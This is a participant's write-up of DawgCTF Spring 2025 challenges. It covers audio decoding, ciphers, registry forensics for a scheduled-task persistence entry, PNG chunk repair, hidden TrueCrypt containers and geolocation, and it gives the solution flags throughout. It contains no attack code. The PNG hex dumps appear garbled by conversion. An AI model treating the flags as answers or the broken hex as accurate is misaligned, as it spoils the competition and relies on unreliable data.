

Discord Challenge (solved by 57 teams) 25


[Problem](#) [Previous Submissions](#) [🔗](#)

There's a flag waiting for you in the DawgCTF Discord. Can you find it?

<https://discord.gg/NTJaCuaUTm>

[?](#) [Submit!](#)

Please rate this problem:



DawgCTF{3nj0y_th3_c0mp3t1t10n!}

Challenge Files? (solved by 14 teams) 25

[Problem](#) [Previous Submissions](#)

Looking for all the files you might need for this event?

You can find it all here on our GitHub: [Click Here](#)

For each problem that needs a file, you will find the direct download link on that problem's description as well!

You may also clone everything at once if you want by cloning the whole repo!

Now take a look at the hint right next to the textbox ;)

[Submit!](#)

Please rate this problem:

<https://github.com/UMBCCyberDawgs/dawgctf-sp25>

```
└──(zeqzoq㉿zeqzoq)-[~/mnt/c/Users/hzqzz/Downloads/Dawg]
└─$ git clone https://github.com/UMBCCyberDawgs/dawgctf-sp25
Cloning into 'dawgctf-sp25'...
remote: Enumerating objects: 106, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 106 (delta 2), reused 9 (delta 2), pack-reused 94 (from 2)
Receiving objects: 100% (106/106), 67.18 MiB | 15.11 MiB/s, done.
Resolving deltas: 100% (6/6), done.
Updating files: 100% (51/51), done.
```

Clicking the “?”

Hints for "Challenge Files?"

Hint 1 (no penalty):

DawgCTF{woah_files?}

DawgCTF{woah_files?}

Problem

Previous Submissions



If a challenge has a hint, press the (?) button to the left of the submit field to view it.



Submit!

Please rate this problem: ★ ★ ★ ★ ★

Same as before

Hints for "Don't Forget About the Hints!"

Hint 1 (no penalty):

DawgCTF{nice_job_thats_the_hint}

DawgCTF{nice_job_thats_the_hint}

Don't Touch My Fone (solved by 0 teams)

50

Problem

Previous Submissions



Looks like someone's dialing a phone number, see if you can figure out what it is! The flag format is the decoded phone number wrapped in DawgCTF{} with no formatting, so if the number is 123-456-7890, then the flag is DawgCTF{1234567890}.

Download Challenge File(s): [Click Here](#)



Submit!

Please rate this problem: ★ ★ ★ ★ ★

```
└──(zeqzoq㉿zeqzoq)-[~/mnt/c/Users/hzqzz/Downloads/Dawg/dawgctf-sp25/Don't Touch My Fone]
```

```
└─$ ls
```

```
dtmf.wav
```

<https://unframework.github.io/dtmf-detect/>

DawgCTF{4104553500}

The Birds (solved by 49 teams) 75

Problem Previous Submissions Share

You think you're being watched, and you see a suspicious flock of birds on the powerlines outside of your house each morning. You think the feds are trying to tell you something. Separate words with underscores and encase in DawgCTF{ }. All lowercase.

Download Challenge File(s): [Click Here](#)

Please rate this problem: ★ ★ ★ ★ ★ Submit!

<https://www.dcode.fr/birds-on-a-wire-cipher>

BIRDS ON A WIRE CIPHER
Cryptography > Substitution Cipher > Symbol Substitution
> Birds on a Wire Cipher

Kingston Technology **Portable SSD for iPhone 15** [Shop Now](#)

BIRDS ON A WIRE DECODER
★ DIFFERENT POSITIONS OF BIRDS ON THE ROPE (CLICK TO ADD)

★ BIRDS ON A WIRE CIPHERTEXT

Results Search

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'boolean' Search

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

THEREISNOESCAPE

YOU HAVE ONLY 2 MOVES

HERO WARS IQ: 155

DawgCTF{thereisnoescape}

[Problem](#)[Previous Submissions](#)

I was listening to my scanner when I heard a strange signal. Can you decode it?

Download Challenge File(s): [Click Here](#)

[Submit!](#)

Please rate this problem: ★ ★ ★ ★ ★

<https://morsecode.world/international/decoder/audio-decoder-adaptive.html>

Morse Decoder

This is an experimental tool for listening to, analysing and decoding [International Morse code](#). No information from the microphone is transmitted to the server, but the connection to the server is encrypted nonetheless.

If you cannot produce your own Morse code sounds then try using my [Morse code translator](#) to play or download some.

Alphabet to decode into

Latin

All these alphabets can be sent in Morse using standard timing. The "Latin" alphabet is e.g. "ABC".

Use the microphone:

Or analyse an audio file containing Morse code:

[Listen](#)[Stop](#)[Upload](#)[Play](#)[Stop](#)

Filename: "MysterySignal_1.wav"

L I S T E N C A R E F U L L Y

L I S T E N C A R E F U L L Y

DawgCTF{LISTENCAREFULLY}

Keeping on Schedule (Forensics) (solved by 0 teams) **100**

Problem Previous Submissions 

One of our computers on the company network had some malware on it. We think we cleared of the main payload however it came back. Can you check for any signs of persistence? We are able to provide you a copy of the registry, the sooner the better!

For any registry related challenges, make sure to not overwrite your machine's registry as it is a sensitive system.

Download Challenge File(s): [Click Here](#)

Please rate this problem: 

```
└──(zeqzoq㉿zeqzoq)-[~/mnt/c/Users/hzqzz/Downloads/Dawg/dawgctf-sp25/Keeping
  on
  Schedule/HKLM_Hives]
  └─$ ls
    HARDWARE SAM SOFTWARE SYSTEM
```

```
$ file *
HARDWARE: MS Windows registry file, NT/2000 or above
SAM: MS Windows registry file, NT/2000 or above
SOFTWARE: MS Windows registry file, NT/2000 or above
SYSTEM: MS Windows registry file, NT/2000 or above
```

<https://github.com/airbus-cert/regrippy>

```
└──(venv)(zeqzoq㉿zeqzoq)-[~/mnt/c/Users/hzqzz/Downloads/tmp]
  └─$ regrip.py tasks --software SOFTWARE | grep Dawg
    Action: DawgCTF{Fun_W1th_T4sk}
```

Looking at the description. Its about persistence malware.

Malware commonly uses the following techniques to achieve persistence:

1. Run Keys : Adding entries to **Run**, **RunOnce**, or similar keys to execute malicious programs at startup.
2. Scheduled Tasks : Creating tasks that execute malicious scripts or binaries periodically.
3. Services : Installing malicious services that start automatically during boot.

4. USB Autorun : Leveraging USB devices to execute malicious code when connected.
5. Shim Cache : Using the Shim Cache to track executed binaries.
6. Office Macros : Enabling macros in Office files to execute malicious scripts.
7. Network Redirections : Configuring port proxies or other network redirections to maintain access.
8. Recent Activity : Analyzing recently used files, programs, or connections for suspicious activity.

I did some searching and found in SOFTWARE

```
$ regrip.py tasks --software SOFTWARE

...
%System32%\Tasks\callBack
Author: WIN-8M5SHCUFCQQ\redteam
Runs as: Author
Action: DawgCTF{Fun_W1th_T4sks}
Description: Totally not persistence
...
```

DawgCTF{Fun_W1th_T4sks}


[Problem](#)[Previous Submissions](#)

This is one of my favorite images! Unfortunately something has gone wrong and I can't see the whole thing, can you help fix it?

Download Challenge File(s): [Click Here](#)

[?](#)[Submit!](#)

Please rate this problem:



```
$ pngcheck funnyCat.png
```

```
zlib warning: different version (expected 1.2.13, using 1.3.1)
```


```
funnyCat.png illegal (unless recently approved) unknown, public chunk EDAT
```

```
ERROR: funnyCat.png
```

```
↳ 12 A4 C6 22 86 24 86 F7 B9 60 0C 46 9A 0A 73 S.‰È"t$+÷¹. Fš.s
↳ 1D EB 38 9A ED F4 61 18 F5 02 05 21 44 2E A2 »..ě8šíða.ő...!D.¢
↳ 5C 72 6E 96 25 6A 0D A8 3A 0E CD 79 C1 A4 3B O\rn-%j.":.íyÁ¤;
↳ 85 D7 3B 2B EE 2C 27 0C 8D B2 91 FA 11 AF AA ...×;+i,'...“ú.¬¤
↳ C4 12 E9 00 00 FF F4 45 44 41 54 12 5E 61 F6 "Ä.é..ÿôEDAT.^äö
↳ 69 20 17 4F 64 96 16 23 85 AF 95 CC F6 82 A8 Wi .Od-.#...“íö,“
↳ F0 49 2D 27 7C FE 7C 46 4A AB 24 98 D2 F0 79 .§I-'|þ|FJ«$~Ó§y
↳ 71 7F 7F 8F 9C 33 6E 6F 71 73 73 D3 F0 E0 žq...œ3nooqssÓ§à
↳ D7 15 01 EF DE BF C7 34 2F B2 B8 D4 31 EA F6 *x..ïÞç4/“,Ôlëö
↳ 16 57 57 07 9C 4E 27 3C 3E 3C E0 CB 97 9F 10 ö.WW.œN'<><àÈ-Ÿ.
```

Change to

```
3C 14 0E 50 40 0A 0D A0 0A 0E 0D 15 C1 A1 3D 0\1H-æj. ...lyAM,  
85 D7 3B 2B EE 2C 27 0C 8D B2 91 FA 11 AF AA ...x;+i,'..=ú.-  
C4 12 E9 00 00 FF F4 49 44 41 54 12 5E 61 F6 "Ä.é..ÿôIDAT.^aö  
69 20 17 4F 64 96 16 23 85 AF 95 CC F6 82 A8 Wi .Od-.#...-•lö,"
```



DawgCTF{C0rrup7_Chunkz}

DawgCTF{C0rrup7_Chunkz}

I Am Very Good At Music Theory (Forensics) (solved by 0 teams) **200**

[Problem](#) [Previous Submissions](#) [Edit](#)

"I don't think a violin can play all that" —[redacted], 2020

Download Challenge File(s): [Click Here](#)

[?](#) [Submit!](#)

Please rate this problem: ★ ★ ★ ★ ★

You've heard of the violin, now get ready for the violence



There something at the bottom. Decode with cyberchef

Recipe

From Base64

Alphabet: A-Za-z0-9+= Remove non-alphabet chars Strict mode

ROT13

Rotate lower case chars Rotate upper case chars Rotate numbers

Amount: 13

Input

```
eHJsdy5yemN1bC5xc9lcm55LWZncnRuYWJ0ZW5jdWwtanZndS1nZWhycGVsY2cv
```

Output

```
keyj.emphy.de/real-steganography-with-truecrypt/
```

Go to <https://keyj.emphy.de/real-steganography-with-truecrypt/>

It says about the video being truecrypt. The video file itself is a hybrid file that acts as both a playable video and a TrueCrypt container.

<https://veracrypt.fr/en/Downloads.html>

```
└──(zeqzoq㉿zeqzoq)-[~/mnt/c/Users/hzqzz/Downloads/Dawg/dawgctf-sp25/I Am Very Good At Music Theory]
    └─$ python3 tcsteg3.py -p enterscoretitlehere.mp4
      Removing padding 'skip' atom
      Removal completed successfully
```

Not sure if this required or not


When mounting the video using veracrypt, we need the password. Check exiftool

```
$ exiftool enterscoretitlehere.mp4
ExifTool Version Number : 13.00
File Name : enterscoretitlehere.mp4
Directory : .
File Size : 3.3 MB
File Modification Date/Time : 2025:04:19 01:36:15+08:00
File Access Date/Time : 2025:04:19 01:36:16+08:00
File Inode Change Date/Time : 2025:04:19 01:36:15+08:00
File Permissions : -rwxrwxrwx
File Type : MP4
File Type Extension : mp4
MIME Type : video/mp4
Major Brand : MP4 Base Media v1 [ISO 14496-12:2003]
Minor Version : 0.2.0
Compatible Brands : isom, iso2, avc1, mp41
Media Data Size : 3251173
Media Data Offset : 48
Movie Header Version : 0
Create Date : 0000:00:00 00:00:00
Modify Date : 0000:00:00 00:00:00
Time Scale : 1000
Duration : 0:00:54
Preferred Rate : 1
Preferred Volume : 100.00%
Preview Time : 0 s
Preview Duration : 0 s
Poster Time : 0 s
```

Selection Time	: 0 s
Selection Duration	: 0 s
Current Time	: 0 s
Next Track ID	: 3
Track Header Version	: 0
Track Create Date	: 0000:00:00 00:00:00
Track Modify Date	: 0000:00:00 00:00:00
Track ID	: 1
Track Duration	: 0:00:54
Track Layer	: 0
Track Volume	: 0.00%
Image Width	: 1080
Image Height	: 940
Graphics Mode	: srcCopy
Op Color	: 0 0 0
Compressor ID	: avc1
Source Image Width	: 1080
Source Image Height	: 940
X Resolution	: 72
Y Resolution	: 72
Compressor Name	: Lavc61.7.100 libx264
Bit Depth	: 24
Color Profiles	: prof
Color Primaries	: Unknown (0)
Transfer Characteristics	: Unknown (9080)
Matrix Coefficients	: Unknown (27747)
Video Full Range Flag	: 0
Pixel Aspect Ratio	: 1:1
Buffer Size	: 0
Max Bitrate	: 78474
Average Bitrate	: 78474
Video Frame Rate	: 25
Matrix Structure	: 1 0 0 0 1 0 0 0 1
Media Header Version	: 0
Media Create Date	: 0000:00:00 00:00:00
Media Modify Date	: 0000:00:00 00:00:00
Media Time Scale	: 44100
Media Duration	: 0:00:53
Media Language Code	: und
Handler Description	: SoundHandler
Balance	: 0
Audio Format	: mp4a
Audio Channels	: 2
Audio Bits Per Sample	: 16

Audio Sample Rate	:	44100
Handler Type	:	Metadata
Handler Vendor ID	:	Apple
Title	:	Enter Score Title Here
Artist	:	LMN1460
Album	:	6b65796f66636d616a6f72
Encoder	:	Lavf61.3.104
Comment	:	the violin (singular) is actual audio from a composition project in a music class I did in 2020 send help
Genre	:	Pandemic-Induced Internal Screaming
Image Size	:	1080x940
Megapixels	:	1.0
Avg Bitrate	:	483 kbps
Rotation	:	0

Unhex the album value 6b65796f66636d616a6f72 we got keyofcmajor. Use that as the password



DawgCTF{S0unDtr@ck_0f_a_P&nd3m!c}

GEOSINT - chall1 - Easy (solved by 104 teams) 150


[Problem](#) [Previous Submissions](#)

Go to the website, find the locations, and click on the location to receive the flag!

<https://geosint.umbccd.net/>

IMPORTANT: You need to submit the flag HERE to get the points!

Please rate this problem: [Submit!](#)






Albertsons Stadium



NORTH AMERICA




DawgCTF{Im-more-of-a-bama-fan}

[Problem](#) [Previous Submissions](#)

Go to the website, find the locations, and click on the location to receive the flag!

<https://geosint.umbccd.net/>**IMPORTANT:** You need to submit the flag HERE to get the points!

Please rate this problem: ★ ★ ★ ★

**DawgCTF{if someone orders@HappyCamper_KFC_delivery-illgive10000points}**

GEOSINT - chall4 - Easy (Solved by 35 teams) 150

Problem Previous Submissions 


Go to the website, find the locations, and click on the location to receive the flag!

<https://geosint.umbccd.net/>

IMPORTANT: You need to submit the flag HERE to get the points!

Submit!

Please rate this problem:     



DawgCTF{was_this_actually_easy?}

[Problem](#)[Previous Submissions](#)

